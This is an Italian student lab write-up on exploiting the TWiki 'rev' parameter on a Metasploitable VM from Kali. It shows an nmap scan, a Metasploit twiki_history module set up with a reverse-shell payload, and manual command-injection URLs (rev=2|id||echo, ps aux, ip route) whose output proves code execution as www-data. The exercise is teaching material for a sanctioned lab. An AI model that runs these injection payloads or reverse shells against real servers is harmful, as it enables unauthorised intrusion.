

ESERCITAZIONE WEEK 16 DAY 3



W16D1 - Pratica (2) PDF

Esercizio

Traccia

Traccia:

Sulla base dell'esercizio visto in lezione teorica, utilizzare Kali per sfruttare la vulnerabilità relativa a TWiki con la tecnica che meglio preferite, sulla macchina Metasploitable.

Nota: è più difficile dell'esercizio di ieri, se dovessero esserci problemi è consentito "fare l'hacker"

Configurazione macchine:

```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.25 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::a00:27ff:feb7:ef5 prefixlen 64 scopeid 0<link>
    ether 08:00:27:cb:7e:f5 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    TX packets 22 bytes 2844 (2.7 KiB)
    RX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    TX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
nsfadmin@metasploitable:~$ ifconfig
eth0    Link encap:Ethernet HWaddr 08:00:27:5c:1d:d1
        inet addr:192.168.1.40 Bcast:192.168.1.255 Mask:255.255.255.0
        inet6 addr: fe80::a00:27ff:fe5c:1dd1/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
        RX packets:0 errors:0 dropped:0 overruns:0 frame:0
        TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:0 (0.0 B) TX bytes:9463 (9.2 KB)
        Base address:0xd020 Memory:f0200000-f0200000

lo      Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING MTU:16436 Metric:1
        RX packets:186 errors:0 dropped:0 overruns:0 frame:0
        TX packets:186 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
```

Scansione nmap su target Metasploitable:

```
Nmap scan report for 192.168.1.40
Host is up (0.00060s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8180/tcp  open  unknown
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 187.89 seconds

(kali@kali)-[~]
```

Sulla porta 80 TCP della nostra Metasploitable è attivo un Web Server apache che ospita la piattaforma TWiki, una sorta di Wikipedia distribuita gratuitamente con licenza libera (GNU). La piattaforma consente la creazione di pagine e contenuti multimediali. Potenzialmente un attaccante potrebbe iniettare ed eseguire codice arbitrario sul server, sfruttando la vulnerabilità di un determinato parametro.

Configurazione su msfconsole:

```

Name      Current Setting  Required  Description
--
Proxies    no               A proxy chain of format type:host:port[,t
RHOSTS    192.168.1.40    yes       The target host(s), see https://docs.m
RPORT     80              yes       The target port (TCP)
SSL       false           no        Negotiate SSL/TLS for outgoing connection
URI       /twiki/bin      yes       TWiki bin directory path
VHOST     no              HTTP server virtual host

Payload options (cmd/unix/python/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
--
LHOST     192.168.1.25    yes       The listen address (an interface may be spe
LPORT     4444            yes       The listen port

Exploit target:
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/webapp/twiki_history) >

```

```

File Actions Edit View Help
al No      Unix Command Shell, Reverse TCP SSL (via python)
56 payload/cmd/unix/reverse_r
al No      Unix Command Shell, Reverse TCP (via R)
57 payload/cmd/unix/reverse_ruby
al No      Unix Command Shell, Reverse TCP (via Ruby)
58 payload/cmd/unix/reverse_ruby_ssl
al No      Unix Command Shell, Reverse TCP SSL (via Ruby)
59 payload/cmd/unix/reverse_socat_sctp
al No      Unix Command Shell, Reverse SCTP (via socat)
60 payload/cmd/unix/reverse_socat_udp
al No      Unix Command Shell, Reverse UDP (via socat)
61 payload/cmd/unix/reverse_ssh
al No      Unix Command Shell, Reverse TCP SSH
62 payload/cmd/unix/reverse_ssl_double_telnet
al No      Unix Command Shell, Double Reverse TCP SSL (telnet)
63 payload/cmd/unix/reverse_stub
al No      Unix Command Shell, Reverse TCP (stub)
64 payload/cmd/unix/reverse_tclsh
al No      Unix Command Shell, Reverse TCP (via Tclsh)
65 payload/cmd/unix/reverse_zsh
al No      Unix Command Shell, Reverse TCP (via Zsh)
66 payload/generic/custom
al No      Custom Payload
67 payload/generic/shell_bind_aws_ssm
al No      Command Shell, Bind SSM (via AWS API)
68 payload/generic/shell_bind_tcp
al No      Generic Command Shell, Bind TCP Inline
69 payload/generic/shell_reverse_tcp
al No      Generic Command Shell, Reverse TCP Inline
70 payload/generic/ssh/interact
al No      Interact with Established SSH Connection

msf6 exploit(unix/webapp/twiki_history) > set payload 19
payload => cmd/unix/pingback_bind
msf6 exploit(unix/webapp/twiki_history) >

```

```


View the full module info with the info, or info -d command.
msf6 exploit(unix/webapp/twiki_history) > exploit

[!] Unable to save UUID ad88bfc202614c96a1f017e561632fa6 to database -- database support not active
[+] Successfully sent exploit request
[+] Started bind TCP handler against 192.168.1.40:4444
[+] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/twiki_history) >

```

← → ↻ 🏠 192.168.1.40/twiki/bin/view/Main/TWikiUsers?rev=2[id]||echo ☆ 📧 📁 ☰

🐧 Kali Linux 🌐 Kali Tools 📄 Kali Docs 🗣️ Kali Forums 🚫 Kali NetHunter 🔍 Exploit-DB 📁 Google Hacking DB ➡

 **Twiki** > [Main](#) > **TwikiUsers** (r1.2[id]||echo)

Twiki webs:
[Main](#) | [Twiki](#) | [Know](#) | [Sandbox](#)


Main . { [Users](#) | [Groups](#) | [Offices](#) | [Changes](#) | [Index](#) | [Search](#) | Go }

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Topic **TwikiUsers** . { [Edit](#) | [Attach](#) | [Ref-By](#) | [Printable](#) | [Diffs](#) | [r1.16](#) | [>](#) | [r1.15](#) | [>](#) | [r1.14](#) | [More](#) }

Revision r1.2[id]||echo - 01 Jan 1970 - 00:00 GMT -

Copyright © 1999-2003 by the contributing authors. All material on this collaboration platform is the property of the contributing authors.
Ideas, requests, problems regarding Twiki? [Send](#) feedback.



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal displays the command `192.168.140/twiki/bin/view/Main/TwikiUsers?rev=2[ps aux] | echo`. The output is a web page from Twiki Wiki, titled "Twiki Wiki: Main / Users". The page lists various system users and their details, including UID, PID, CPU usage, memory usage, RSS, TTY, STAT, START time, COMMAND, root directory, and other attributes.

```
USER PID %CPU %MEM VZS RSS TTY STAT START TIME COMMAND root 1 0.1 0.0 2844 1692 ? Ss 14:34:01 0/sbin/init root 0 0.0 0.0 0 ? S< 14:34:00 [kthread] root 3 0.0 0.0 0 ? S< 14:34:00 [migration/0] root 4 0.0 0.0 0 ? S< 14:34:00 [ksfiofrd/0] root 5 0.0 0.0 0 ? S< 14:34:00 [watchdog/0] root 6 0.0 0.0 0 ? S< 14:34:00 [events/0] root 7 0.0 0.0 0 ? S< 14:34:00 [khelper] root 41 0.0 0.0 0 ? S< 14:34:00 [kblockd/0] root 44 0.0 0.0 0 ? S< 14:34:00 [kacpid] root 45 0.0 0.0 0 ? S< 14:34:00 [kcapri_notify] root 91 0.0 0.0 0 ? S< 14:34:00 [kseriod] root 130 0.0 0.0 0 ? S 14:34:00 [pdfflush] root 131 0.0 0.0 0 ? S 14:34:00 [pdfush] root 132 0.0 0.0 0 ? S< 14:34:00 [kswapd0] root 174 0.0 0.0 0 ? S< 14:34:00 [ai/o/0] root 1130 0.0 0.0 0 ? S< 14:34:00 [ksnapd] root 1302 0.0 0.0 0 ? S< 14:34:00 [ata/0] root 1306 0.0 0.0 0 ? S< 14:34:00 [ata_au_x] root 1316 0.0 0.0 0 ? S< 14:34:00 [scsi_eh_0] root 1319 0.0 0.0 0 ? S< 14:34:00 [scsi eh_1] root 1336 0.0 0.0 0 ? S< 14:34:00 [ksuspend usbd] root 1342 0.0 0.0 0 ? S< 14:34:00 [khubb] root 2062 0.0 0.0 0 ? S< 14:34:00 [scsi eh_2] root 2217 0.0 0.0 0 ? S< 14:34:00 [kjournald] root 2371 0.0 0.0 2092 632 ? S< 14:34:00 /sbin/udev -daemon root 2616 0.0 0.0 0 ? S< 14:34:00 [kpsmoused] root 3550 0.0 0.0 0 ? S< 14:34:00 [kjournald] daemon 3680 0.0 0.0 1836 584 ? Ss 14:34:00 /sbin/portmap statd 3696 0.0 0.0 1900 720 ? Ss 14:34:00 /sbin/rpc.statd root 3702 0.0 0.0 0 ? S< 14:34:00 [rpci/o/0] root 3717 0.0 0.0 3648 564 ? Ss 14:34:00 /usr/sbin/rpc.idmapd root 3944 0.0 0.0 1716 492 tty4 Ss + 14:34:00 /sbin/getty 38400 tty4 root 3945 0.0 0.0 1716 488 tty5 Ss + 14:34:00 /sbin/getty 38400 tty5 root 3951 0.0 0.0 1716 488 tty2 Ss + 14:34:00 /sbin/getty 38400 tty2 root 3953 0.0 0.0 1716 488 tty3 Ss + 14:34:00 /sbin/getty 38400 tty3 root 3957 0.0 0.0 1716 492 tty6 Ss + 14:34:00 /sbin/getty 38400 tty6 syslog 3993 0.0 0.0 1936 648 ? Ss 14:34:00 /sbin/syslogd -u syslog root 4028 0.0 0.0 1872 540 ? S 14:34:00 /bin/kdd bs 1 if/proc/kmsgd /var/run/klogd/kmsg klog 4030 0.0 1 3284 2144 ? Ss 14:34:00 root/sbind -P /var/run/klogd/kmsg bind 4053 0.0 3 35928 8268 ? Ssl 14:34:00 /usr/sbin/named-u bind root 4075 0.0 0.5312 1028 ? Ss 14:34:00 /usr/sbin/sshd root 4151 0.0 0.0 2768 1300 ? S
```

FWiki . Main . TWikiUsers (r1. x) +

192.168.1.40/twiki/bin/view/Main/TWikiUsers?rev=2|ip route

Kali Linux

Kali Tools


Kali Docs

Kali Forums

Kali NetHunter

Exploit-DB

Google Hacking DB

 [TWiki](#) > [Main](#) > **TWikiUsers** (r1.2|ip route||echo) TWiki webs: [Main](#) | [TWiki](#) | [Know](#) | [Sandbox](#)

Main . { [Users](#) | [Groups](#) | [Offices](#) | [Changes](#) | [Index](#) | [Search](#) | Go }

192.168.1.0/24 dev eth0 proto kernel scope link src 192.168.1.40 default via 192.168.1.1 dev eth0 metric 100

Topic **TWikiUsers** . { [Edit](#) | [Attach](#) | [Ref-By](#) | [Printable](#) | [Diffs](#) | [r1.16](#) | [>](#) | [r1.15](#) | [>](#) | [r1.14](#) | [More](#) }

Revision r1.2|ip route||echo - 01 Jan 1970 - 00:00 GMT -

Copyright © 1999-2003 by the contributing authors. All material on this collaboration platform is the property of the contributing authors.
Ideas, requests, problems regarding TWiki? [Send](#) feedback.